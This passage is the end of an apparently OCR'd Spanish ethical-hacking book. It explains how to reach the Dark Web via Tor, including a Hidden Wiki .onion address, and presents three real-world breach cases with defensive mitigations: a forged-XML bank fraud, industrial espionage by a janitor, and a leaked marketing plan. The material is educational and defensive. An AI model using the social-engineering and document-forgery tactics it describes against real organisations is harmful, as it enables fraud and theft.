
Ahora que entiendes que es la Deep Web y la Dark Web, seguro te preguntaras en el caso de la Dark Web “y como entro a esta red?”, bueno, antes de decirte, tengo que mencionarte que es verdad que dentro de esta red existen redes enormes de criminales y contenido ilegal tal como la pornografía infantil, homicidios y tráfico de drogas, además de que existen comunidades de cibercriminales en esta red, así que se prudente al entrar a esta red, no por utilizar TOR significa que eres 100% irrastreable, además que existen entidades gubernamentales como el FBI que activamente buscan criminales en esta red.

Ahora, para entrar, requerirás dos cosas:

TOR El navegador TOR que mencione anteriormente, instálalo en tu sistema.

Dirección Onion Una dirección URL .onion, ya que como mencionamos anteriormente, estas páginas no están indexadas en ningún buscador, por lo cual la única forma de entrar a una página de la Dark Web es directamente con la URL, o saltando de liga en liga.

Ahora, una vez que hayas iniciado TOR, una sugerencia seria ir a lo que se considera el “inicio” de la Dark Web, por ser lo más conocido del tema, esta es una página que se llama The Hidden Wiki, para entrar aquí, basta con escribir la URL http://zqktlwi4fecvo6ri.onion/wiki/index.php/Main_Page en TOR, y les aparecerá una página que tiene un directorio de las páginas más conocidas de la Dark Web.



Ahora, lo repito, existen ligas con contenido peligroso, criminal y actividades ilícitas, recomiendo no entrar, y ser prudente al entrar a páginas en esta red, así como en dar o solicitar información.

9

Casos

En esta sección veremos algunos casos de la vida real en la que cibercriminales han atacado exitosamente a organizaciones, intenta determinar dos cosas mientras los lees:

¿Qué técnicas pudieron haber utilizado para realizar el ataque?

¿Si tu fueras el jefe de seguridad, qué harías para defender de ese tipo de ataques?

Ahora, empecemos con los casos.

NOTA

Algunas cosas las estamos asumiendo, ya que no tenemos forma de saber a ciencia cierta si paso exactamente así, pero están basadas en evidencias reales.

Robo bancario

Empecemos por uno de los casos más interesantes, hace algunos años, se realizó un robo bancario por aproximadamente 18 millones de pesos mexicanos a un banco mexicano, en el que los culpables nunca fueron detenidos, lo siguiente lo estamos asumiendo en base al informe forense.

Para empezar, tenemos que entender el fundamento de cómo funcionan los bancos, y, a grandes rasgos, existen tres partes de un banco.

La sucursal: Aquí es donde verifican la información de los clientes, su identidad, y reciben y entregan dinero de los clientes.

El corporativo: Aquí es donde se autorizan las transferencias, creación de cuentas, envió de dinero, créditos, etc.

El sistema: Aquí es donde realmente existe el dinero, ya que como todos sabemos, nuestro dinero en general no existe, son datos en sistemas.




Ahora que entendemos esto, empecemos con el ataque.

De alguna forma, ¿el grupo delictivo obtuvo acceso a la red interna del corporativo, como crees que pudo pasar esto?

La teoría es que paso como pasa en la mayoría de los casos, utilizando ingeniería social para obtener acceso a un sistema a través de las personas poco entrenadas en ciberseguridad.

A través de esta red, intentaron acceder el sistema, para “agregarse unos ceros de más”, sin embargo, esto fue imposible por el nivel de seguridad que se tenía en el sistema.



Así que, los hackers decidieron ahora poner en su mira a las personas que trabajan dentro del corporativo, analizando su tráfico, y pivoteando dentro de la red. ¿Con que herramientas o técnicas vistas en el libro podrías hacer esto?


Después de un tiempo, se dieron cuenta que los empleados del corporativo se enviaban entre ellos (en la red interna) archivos XML no encriptados, en

los cuales había información de cuentas, transacciones y más información que era la que se usaba para hacer solicitudes al sistema.

Con esto, los hackers decidieron lentamente crear una lista de los clientes más ricos del banco, posteriormente, filtraron archivos XML falsos en los cuales se solicitaba crear cuentas bancarias a nombre de ex convictos de forma que no se requiera la verificación usual de la sucursal.

Luego de esto, simplemente filtraron más archivos XML con órdenes de transferencias bancarias, haciendo que los mismos empleados empezaran a realizar las solicitudes de transferencias, y finalmente, solo fue cuestión de mandar a los exconvictos a retirar dinero de las sucursales con su nombre.

Así fue como el banco perdió 18 millones. Ahora, si tu fueras el CSO, ¿Qué harías para que esto no vuelva a pasar?



Mitigación

¿En este caso, cuáles fueron las causas de que el ataque fuera exitoso?

Yo diría que fueron estas principalmente:

Los empleados no estaban bien entrenados

Se enviaban archivos XML sin encriptación

No había una segunda verificación para autorizar movimientos, lo cual es una falla en la política de seguridad

Una mitigación obvia seria auditar primero que nada los procesos para crear y autorizar movimientos en las cuentas, lo cual requiere cambiar la política de seguridad empresarial, la segunda, probablemente siendo la más importante, sería la capacitación de los empleados, lo más probable es que los hackers obtuvieron el primer acceso por una falla humana a través de ingeniería social, y al final, el ataque fue hecho por las manos de los empleados, así que hubo una falla en capacitación.


POLICIES
PROCEDURE

Robo a laboratorio farmacéutico (espionaje industrial)

Hace algunos años, cierta empresa de investigación en México tuvo un robo en su propiedad intelectual (investigaciones).

En esta empresa, los trabajadores y socios son de clase alta en la ciudad más rica del país, y por ello, combinado con un poco de arrogancia, evitan el contacto con gente de clase baja, por lo que una empresa externa administraba su área de RH para contrataciones de intendencia y mantenimiento.

Un día, se contrató a un conserje, que a primera vista era una persona de tez y clase humilde, y por esto y lo mencionado anteriormente, fue asignado el horario nocturno de limpieza.

Resulta, que esta persona era un espía industrial altamente capacitado, y al limpiar de noche, y notar que toda la investigación de los empleados estaba sobre los escritorios, simplemente saco su móvil y tomo fotos de todo, esto causo pérdidas millonarias debido al tipo de material que era (investigación).



¿Qué cambios harías en la empresa para evitar este tipo de ataques?

Mitigación

¿En este caso, cuáles fueron las causas de que el ataque fuera exitoso?


Yo diría que fueron estas principalmente:

Los empleados no estaban bien capacitados

Tenían mal cadena de seguridad en su proceso de contratación

No había una adecuada política de seguridad

En este caso, lo primero que se hizo, fue establecer una política de "escritorio limpio", esencialmente significa que al terminar el día el escritorio tiene que estar limpio, y lo segundo, fue revisar el proceso de investigación a la gente que contratan y a las subcontrataciones (como el de RH que subcontrataron).



"BARRY IS A FINE EXAMPLE OF THE SUCCESS OF OUR CLEAR DESK POLICY"

Filtración de cadena de comida rápida (espionaje industrial)

Hace tiempo, una cadena de comida rápida que vende hamburguesas principalmente, llamémosla “K”, realizo una investigación de mercado extensa sobre estudiantes, que costo 9 meses y varios cientos de miles de pesos, pero finalmente llegaron a la conclusión que si vendían su hamburguesa a $X precio en cierto horario, venderían muchísimas hamburguesas a los universitarios, finalmente ganando mercado contra empresa “M”, entonces se tomó la decisión de sacar la promoción y se mandó comunicados a la imprenta para los flyers.

Sin embargo, un espía industrial que obtuvo la información gracias a la comunicación que se tuvo con la imprenta, le vendió la información a empresa M, la cual inmediatamente lanzo su promoción, ganándole en tiempo a empresa K, y, efectivamente, en ventas, empresa K también saco la promoción, pero al ser después, tuvo menos efecto del esperado, y empresa M gasto una fracción de recursos para obtener más beneficio.

Esto fue debido a una falla en seguridad de la información, ¿qué harías tu para evitar esto?

Mitigación

¿En este caso, cuáles fueron las causas del problema?

Yo diría que fueron estas principalmente:

La cadena de comunicación no tenía privacidad

Mala política de seguridad

Mal tiempo de respuesta

En este caso la principal causa es obvia, la mala cadena de comunicación y política de seguridad cliente-proveedor de las empresas, aquí vale la pena aprender de Apple, de cómo su cadena de producción, a pesar que está en china, exige investigar a cada empleado, y tienen prohibido llevar móviles a las fábricas, además de que no se le da a ningún área o empleado toda la información, de forma que nadie tiene la información completa, adicionalmente, el tiempo de respuesta fue un factor, que hizo que la competencia tuviera suficiente tiempo para robarles la estrategia.


The Boss is worried about IT Security, so he sends his messages in one alphabet letter at a time in random sequence.
W

Conclusión

Así concluye este libro, espero hayas aprendido bastante, y realizado las practicas, si deseas probar y aumentar tus conocimientos, en nuestra página whitesuithacking.com y hackshop.whitesuithacking.com puedes encontrar exámenes de certificación, cursos y herramientas.

También tenemos apoyo para este mismo libro en un curso en línea en academy.whitesuithacking.com. ¡Usa el cupón “exalumno” para obtener descuento especial!

Como habrás notado a lo largo de este libro, lo más importante no fueron las técnicas, si no conocer la metodología y estándares para que puedas partir de ahí y aprender con una buena base, en los siguientes libros, tocaremos temas más especializados partiendo de aquí, como ataques todavía más peligrosos, temas como informática forense, defensa, pentesting a páginas web, entre otras cosas.

Próximamente publicaremos nuevos libros de hacking y otros temas.

Sin más que agregar, ¡HAPPY HACKING!